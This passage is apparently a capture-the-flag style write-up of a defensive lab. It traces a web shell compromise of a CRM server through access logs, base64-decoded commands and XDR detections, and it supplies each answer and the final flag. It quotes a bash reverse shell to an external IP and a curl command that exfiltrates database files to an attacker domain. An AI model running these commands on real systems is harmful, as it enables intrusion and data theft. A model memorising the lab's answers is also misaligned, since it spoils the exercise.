://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
.36"
::95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
```

**Answer: 2025-11-06 14:27:34**

## 6. What is the first decoded command the attacker ran on the CRM?

```
root@ip-10-48-126-42:~# grep "POST /CRM/portal/uploads/" crm.log
34.67.91.83 - - [06/Nov/2025:14:27:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=313
37 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
34.67.91.83 - - [06/Nov/2025:14:28:34 +0000] "POST /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmLB
d1pHVjJMM1JqYOM4eE1UVXVOVGd1TVRNEqxZzJMemd3T0RBZ01ENG1NUT09&auth=31337 HTTP/1.1" 200 29 "https://crm.trypatchme.thm" "python-requests/2.31.0"
151.101.1.140 - - [06/Nov/2025:14:29:46 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0.1"
104.16.123.96 - - [06/Nov/2025:14:30:23 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari
/537.36"
185.199.108.133 - - [06/Nov/2025:14:31:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "ht
tps://crm.trypatchme.thm" "Mozilla/5.0 (Macintosh; Intel Mac OS X 13_5) AppleWebKit/605.1.15 Safari/605.1
.15"
89.177.22.3 - - [06/Nov/2025:14:35:03 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "Mozilla/5.0 (X11; Linux x86_64; rv:120.0) Firefox/120.0"
43.132.0.77 - - [06/Nov/2025:14:40:20 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0 Safari/5
.36"
22.95.245.33 - - [06/Nov/2025:14:40:36 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "https
://crm.trypatchme.thm" "PF-API-Client/2.5"
151.101.1.140 - - [06/Nov/2025:14:42:02 +0000] "POST /CRM/portal/uploads/test.php HTTP/1.1" 404 284 "http
s://crm.trypatchme.thm" "PF-BusinessClient/3.1"
```

Encoded command: **ZDJodllXMXA**

Decode it using the Command: **echo ZDJodllXMXA | base64 -d | base64 -d**

```
root@ip-10-48-126-42:~# echo ZDJodllXMXA | base64 -d | base64 -d
base64: invalid input
whoami
root@ip-10-48-126-42:~#
```

Alternatively, using **Cyberchef**: <https://gchq.github.io/CyberChef/>

The screenshot shows the CyberChef interface with two 'From Base64' operations stacked vertically. The top operation has 'Input' set to ZDJodllXMXA and 'Output' set to whoami. The bottom operation also has 'Input' set to ZDJodllXMXA and 'Output' set to whoami. Both operations have 'Alphabet' set to A-Za-z0-9+/= and 'Remove non-alphabet chars' checked. The 'Strict mode' checkbox is unchecked. The interface includes a sidebar with various encoding and decoding options like To Base64, From Hex, URL Decode, and Regular expression.

Answer: **whoami**

## 7. Based on the attacker's activity on the CRM, which MITRE ATT&CK Persistence sub-technique ID is most applicable?

For the MITRE ATT&CK persistence sub-technique, we need to correlate the attacker's behavior (uploading a script and executing it) with the relevant persistence techniques. The attacker uploaded a file (**invoice.php**) and later invoked it, suggesting they may be attempting to persist their access.

Given that the file `invoice.php` was uploaded and accessed.

The most relevant MITRE ATT&CK persistence sub-technique in this scenario would likely be "Web Shell"

[mitre.org](https://mitre.org)

The screenshot shows the MITRE ATT&CK website. The navigation bar includes 'Metrics', 'Tactics', 'Techniques', 'Defenses', 'CTI', 'Resources', 'Benefactors', 'Blog', and a search bar. A message at the top says 'ATT&CK v18 has been released! Check out the blog post or changelog for more information.' The main content area is titled 'Server Software Component: Web Shell'. On the left is a sidebar with a tree view of techniques, where 'Web Shell' is selected. The right side displays detailed information about T1505.003, including its ID, sub-technique of T1505, tactic Persistence, platforms Linux, Network Devices, Windows, macOS, contributors Armin Rupp, Deutsche Lufthansa AG, version 1.5, creation date 13 December 2019, and last modified date 24 October 2025. Below this is a 'Procedure Examples' section with a table listing various incidents, such as C0034 (2022 Ukraine Electric Power Attack) and G1030 (Agrius).

Answer: **T1505.003**

**8. Which process image executes attacker commands received from the web?**  
Now we need to go to the EDR

The screenshot shows the TryDetectMe XDR dashboard. The left sidebar includes 'Dashboard', 'Endpoint Detections' (which is selected), 'Threat Intelligence', 'Host Management', 'Analytics', 'Reports', 'Audit Logs', 'Support', and 'Settings'. The main content area is titled 'Suspicious File Write: Backdoor:PHP/Generic'. It shows 'Associated Indicators of Compromise (IoCs)' with two entries: 'File Path' (/var/www/html/CRM/portal/uploads/invoice.php) and 'Process Image' (/usr/sbin/php-fpm7.4). Below this is an 'Indicator' section with a single entry: 'Process Image' (/usr/sbin/php-fpm7.4). The status bar at the bottom indicates 'Last refreshed: 09:34:03'.

Answer: **/usr/sbin/php-fpm7.4**

**9. What command allowed the attacker to open a bash reverse shell?**

Encoded command so decode it:

**WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZ  
zJMemd3T0RBZ01ENG1NUT09**

Command to decode:

**echo**

**WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZ  
zJMemd3T0RBZ01ENG1NUT09 | base64 -d | base64 -d**

```
whoamiroot@ip-10-48-126-42:~# echo WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ0  
1ENG1NUT09 | base64 -d | base64 -d  
bash -i >& /dev/tcp/115.58.148.86/8080 0>&1root@ip-10-48-126-42:~#
```

Alternatively, you can also use CyberChef to decode:

The screenshot shows the CyberChef interface with two base64 decoding steps. The first step decodes 'WW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ0' into 'bash -i >& /dev/tcp/115.58.148.86/8080 0>&1'. The second step decodes this into 'bash -i >& /dev/tcp/115.58.148.86/8080 0>&1'. The output is then shown as raw bytes.

**Answer: bash -i >& /dev/tcp/115.58.148.86/8080 0>&1**

## 10. Which Linux user executes the entered malicious commands?

The screenshot shows the TryDetectMe XDR dashboard under the 'Endpoint Detections' tab. A specific event titled 'Parent-Child Anomaly: Shell Spawn' is highlighted. The process chain shows 'php-fpm (master)' spawning 'php-fpm (worker)' processes. The details for one worker process show it was created at Nov 6th 2025 at 17:27, with a command line of 'php-fpm: pool www'. The process ID is 1029 and it is run by the user 'www-data'.

**Answer: www-data**

## 11. What sensitive CRM configuration file did the attacker access?

The screenshot shows the TryDetectMe XDR Activity dashboard with the 'Endpoint Detections' tab selected. Under 'All Detections', the 'Unusual User Behavior: System Discovery' section is active. A 'Process Info' card for a 'cat' process is displayed, which was run at 17:34 on Nov 6th, 2025. The command line was 'cat /etc/trycrm/config.json'. The process ID is 1216, and it was run by user 'www-data'. The session was non-interactive. The sensitive file read was '/etc/trycrm/config.json'. The process chain on the left shows a sequence of commands: bash, uname, ip, find, cat, ls, curl.

**Answer:** [/etc/trycrm/config.json](#)

## 12. Which domain was used to exfiltrate the CRM portal database?

The screenshot shows the TryDetectMe XDR Activity dashboard with the 'Endpoint Detections' tab selected. Under 'All Detections', the 'Unusual User Behavior: System Discovery' section is active. A 'curl' process card is displayed, which was run at 17:37 on Nov 6th, 2025. The command line was 'curl -sS-T /var/lib/trycrm/prod.db -T /var/lib/trycrm/prod.idx https://portaldrop2025.xyz/x7Ja0mlqP'. The process ID is 1224, and it was run by user 'www-data'. The session was non-interactive. The DNS request was 'portaldrop2025.xyz'. The network connection IP was 115.58.148.86:443. The process chain on the left shows a sequence of commands: bash, uname, ip, find, cat, ls, curl.

**Answer:** [portaldrop2025.xyz](#)

## 13. What flag do you get after completing all 12 EDR response actions?

1.

TryDetectMe XDR Activity dashboard

Search

Endpoint Detections

All Detections

## Suspicious File Write: Backdoor:PHP/Generic

Summary

A suspicious file was detected in the application uploads directory. The file was written by `php-fpm (worker, www-data)` under `apache2`.

Detection Time: Nov 6 2025 at 17:27

Host: TPMHQ-CRM01

User: www-data

Engine: Static Signature

Severity: High

Last refreshed: 09:52:36

Not Acknowledged

Host Details

Priority: Critical

Hostname: TPMHQ-CRM01

OS Name: Ubuntu 22.04

Custom Tags:

Risk Assessment

Tactic: Persistence

Technique: Server Software Component: Web Shell

Confidence Score: 95

Dashboard

Endpoint Detections

All Detections

## Suspicious File Write: Backdoor:PHP/Generic

Summary

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
File Path	/var/www/html/CRM/portal/uploads/invoice.php	Atomic Indicator	Flagged
Process Image	/usr/sbin/php-fpm7.4	Related Entity	Observed

Last refreshed: 09:54:47

Dashboard

Endpoint Detections

All Detections

## Suspicious File Write: Backdoor:PHP/Generic

Actions taken to respond to the detection: 3/3

You've successfully completed all the correct response actions!

Response Actions Taken

Action Taken	Status	Time	Performed By
Analyze the Root Cause	Completed	09:53:42	analyst
Collect invoice.php File	Completed	09:54:02	analyst
Quarantine invoice.php File	Completed	09:54:09	analyst

Last refreshed: 09:54:09

Available Response Options

Analyze the Root Cause ✓

Quarantine invoice.php File ✓

Terminate PHP-FPM Process

Quarantine PHP-FPM Binary

Rotate www-data Password

Collect invoice.php File ✓

Terminate Apache Process

Quarantine Apache2 Binary

Pick the 3 correct actions to respond to the detection.

Last refreshed: 09:54:09

2.

TryDetectMe XDR Activity dashboard

Endpoint Detections

All Detections

### Parent-Child Anomaly: Shell Spawn

Summary

A trusted `php-fpm (worker)` process unexpectedly spawned `/bin/bash` command shell with suspicious arguments. The behavior is unusual for that specific process and might indicate a breach.

Detection Time: Nov 6th 2025 at 17:29  
Engine: Dynamic ML  
Severity: High

Host: TPMHQ-CRM01  
User: www-data  
Status: Not Acknowledged

Last refreshed: 09:55:33

Host Details

Priority: Critical  
Hostname: TPMHQ-CRM01  
OS Name: Ubuntu 22.04  
Custom Tags

Risk Assessment

Tactic: Initial Access  
Technique: Exploit Public-Facing Application  
Confidence Score: 95

TryDetectMe XDR Activity dashboard

Endpoint Detections

All Detections

### Parent-Child Anomaly: Shell Spawn

Summary

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
Process Image	/bin/bash	Related Entity	Observed
Process Image	/usr/sbin/php-fpm7.4	Related Entity	Observed
IPv4 Address	115.58.148.86	Atomic Indicator	Flagged
Shell Command	bash -c "bash -i >& /dev/tcp/115.58.148.86/8080 0>&1"	Attack Indicator	Flagged

Last refreshed: 09:55:51

TryDetectMe XDR Activity dashboard

Endpoint Detections

All Detections

### Parent-Child Anomaly: Shell Spawn

Summary

You've successfully completed all the correct response actions!

Response Actions Taken

Actions taken to respond to the detection: 2/2

Action Taken	Status	Time	Performed By
Block Flagged IPv4	Completed	09:57:07	analyst
Terminate Bash Process	Completed	09:57:43	analyst

Last refreshed: 09:57:43

Available Response Options

Quarantine Bash Binary (disabled)  
Block Flagged IPv4 ✓  
Collect Memory Dump  
Terminate Bash Process ✓

Quarantine PHP-FPM Binary  
Terminate PHP-FPM Process  
Analyze the Root Cause  
Block Inbound SSH

Pick the 2 correct actions to respond to the detection.

Last refreshed: 09:57:43

3.

The screenshots below illustrate the detection of unusual user behavior related to system discovery on a host named TPMHQ-CRM01.

**Screenshot 1: Summary View**

This view provides a high-level summary of the detection. It includes details such as the detection time (Nov 6th 2025 at 17:35), engine used (Dynamic ML), severity (Medium), and host information (TPMHQ-CRM01, www-data user). A risk assessment score of 60 is shown.

**Screenshot 2: Process Chain View**

This view shows the sequence of processes executed by the user. The process chain starts with bash, followed by uname, ip, find, cat, ls, and curl. The final process shown is bash, which was run at Nov 6th 2025 at 17:28 with command line bash -i. The user was www-data.

**Screenshot 3: IOC/Indicators View**

This view lists associated indicators of compromise (IoCs) found during the detection. The table includes columns for Type, Value, Source, and Action.

Type	Value	Source	Action
Process Image	/bin/bash	Related Entity	Observed
IPv4 Address	115.58.148.86	Atomic Indicator	Flagged
Shell Command	uname -a	Attack Indicator	Flagged
Shell Command	ip a	Attack Indicator	Flagged
Shell Command	find /etc -type f \(-name *.yaml\  -o -name *.json\  -o -name *.toml*\	Attack Indicator	Flagged

TryDetectMe XDR Activity dashboard

Endpoint Detections

Unusual User Behavior: System Discovery

You've successfully completed all the correct response actions!

Response Actions Taken

Action Taken	Status	Time	Performed By
Block Flagged Domain/IP	Completed	09:59:29	analyst
Isolate the Host for DFIR	Completed	09:59:54	analyst
Analyze the Root Cause	Completed	10:00:16	analyst

Last refreshed: 10:00:16

Available Response Options

Block Flagged Domain/IP ✓	Quarantine Bash Binary	Isolate the Host for DFIR ✓	Rotate www-data Password
Analyze the Root Cause ✓	Reimage the OS and CRM	Block Discovery Binaries	Terminate Bash Process

Pick the 3 correct actions to respond to the detection.

Last refreshed: 10:00:16

4.

TryDetectMe XDR Activity dashboard

Endpoint Detections

Hands-On-Keyboard Root Activity

The system experiences a spike of interactive actions originating from **root**. The activity pattern and time deviate from the baseline. Review the process tree for details.

Summary

Detection Time Nov 6th 2025 at 18:40	Host TMPEU-UATSERVER
Engine Dynamic ML	User <b>root</b>
Severity Low	Status Not Acknowledged

Last refreshed: 10:00:50

Host Details

Priority <b>Medium</b>	Risk Assessment
Hostname TMPEU-UATSERVER	Tactic Initial Access
OS Name Ubuntu 24.04	Technique Valid Accounts
Custom Tags	Confidence Score <b>40</b>

TryDetectMe XDR Activity dashboard

Endpoint Detections

Hands-On-Keyboard Root Activity

Associated Indicators of Compromise (IoCs)

Type	Value	Source	Action
Process Image	/sbin/sshd	Related Entity	Observed
Process Image	/bin/bash	Related Entity	Observed
Privileged Account	root	Related Entity	Observed
File Path	/etc/nginx/sites-available/uatprod	Related Entity	Observed

Last refreshed: 10:01:10

The screenshot shows the TryDetectMe XDR Activity dashboard. The left sidebar has a dark theme with various navigation options: Dashboard, Endpoint Detections (selected), Threat Intelligence, Host Management, Analytics, Reports, Audit Logs, Support, and Settings. The main content area is titled 'THM{p0rtal\_dropp3d?}' under 'All Detections'. It displays a 'Hands-On-Keyboard Root Activity' section with tabs for Summary, Process Info, IOC/Indicators, and Actions/Response (selected). A message says 'You've successfully completed all the correct response actions!'. A 'Congratulations!' modal is open, stating 'Voilà! Copy the flag value.' with the flag value 'THM{p0rtal\_dropp3d?}' highlighted. Below the modal is a table of response actions:

Action Taken	Status	Time	Performed By
Close as FP if Actions Approved	Completed	10:01:38	analyst
Contact the User Behind the Login	Completed	10:01:38	analyst
Review Changes to Nginx Config	Completed	10:01:59	analyst

At the bottom, there's a section for 'Available Response Options' with several buttons:

- Close as FP if Actions Approved ✓
- Delete all root SSH keys
- Rotate root Password
- Review Changes to Nginx Config ✓
- Restore Nginx Configuration
- Quarantine SSHD Binary
- Terminate SSHD Process
- Contact the User Behind the Login ✓

Flag:**THM{p0rtal\_dropp3d?}**